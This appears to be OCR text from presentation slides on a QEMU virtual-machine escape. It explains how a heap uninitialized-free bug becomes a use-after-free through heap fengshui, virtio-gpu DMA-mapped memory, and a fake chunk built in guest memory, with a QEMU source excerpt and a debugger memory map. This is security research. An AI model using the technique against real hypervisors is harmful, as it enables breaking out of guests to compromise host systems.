
- Uninitialized qsg resides on heap
- Controllable by heap Fengshui

Given a Heap Uninitialized Free Vulnerability

- Can we arbitrarily control what object to free?
- What object are we going to free?




An Intuitive Idea: Turning Uninitialized Free to UAF



Requirement

1. We need a structure with the size of *N*0xa0*
2. The structure has a pointer at offset of *0x40*
3. The pointer points to a guest-controlled object, which we can read or write after allocation

An Intuitive Idea: Turning Uninitialized Free to UAF




1. No interesting structures in NVME or other traditional devices
2. Complex device (xhci) has some interesting structures, but they’re in different heap within different thread

After many tries, we didn't find any appropriate primitive

Interesting Structure on Virtio-gpu

```
//  hw/display/virtio-gpu.c
int virtio_gpu_create_mapping_iov(VirtIOGPU *g,
        struct virtio_gpu_resource_attach_backing *ab,
        struct virtio_gpu_ctrl_command *cmd,
        uint64_t **addr, struct iovec **iov)
{
    ...
    *iov = g_malloc0(sizeof(struct iovec) * ab->nr_entries);
    for (i = 0; i < ab->nr_entries; i++) {
        uint64_t a = le64_to_cpu(ents[i].addr);
        uint32_t l = le32_to_cpu(ents[i].length);
        hwaddr len = l;
        (*iov)[i].iov_len = l;
        (*iov)[i].iov_base = dma_memory_map(VIRTIO_DEVICE(g)->dma_as,
                    a, &len, DMA_DIRECTION_TO_DEVICE);
    }
    ...
    return 0;
}
```



Mapping Table

- dma_memory_map maps a guest physical memory region into a host virtual address
- QEMU can directly access guest memory in the host process

Inspired by the mapping table on Virtio-gpu, maybe we needn’t a R/W primitive in the host process

QEMU Memory Layout

- The heap of qemu-kvm process starts with 0x55
- The guest's physical memory is backed by a single mmap'd region inside the qemu-kvm process, GVA-->GPA-->HVA

```
pwndbg> info proc mappings
process 24414
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x55dcc8f03000     0x55dcc9d1f000   0xe1c000        0x0 ./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
      0x55dcc9f1e000     0x55dcca0ae000   0x190000   0xe1b000 ./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
      0x55dcca0ae000     0x55dcca1a0000    0xf2000   0xfab000 ./qemu-5.1.0/x86_64-softmmu/qemu-system-x86_64
      0x55dcca1a0000     0x55dcca1c9000    0x29000        0x0
      0x55dccacbd000     0x55dccc04a000  0x138d000        0x0 [heap]
      0x7f68d4000000     0x7f68d4021000    0x21000        0x0
                                   . . .
      0x7f6917e00000     0x7f6997e00000 0x80000000        0x0
                                   . . .                      [some shared libs]
      0x7ffe382b6000     0x7ffe382d7000    0x21000        0x0 [stack]
      0x7ffe383da000     0x7ffe383dd000     0x3000        0x0 [vvar]
      0x7ffe383dd000     0x7ffe383df000     0x2000        0x0 [vdso]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
```


Heap of host process

Guest's memory


High-Level Overview

What if we free a fake chunk in guest?

- Guest shares the same memory with host
- Guest is aware of host's operation on guest's memory
- Guest can read/write its memory at any time
- Quite easy to make a fake chunk in Guest

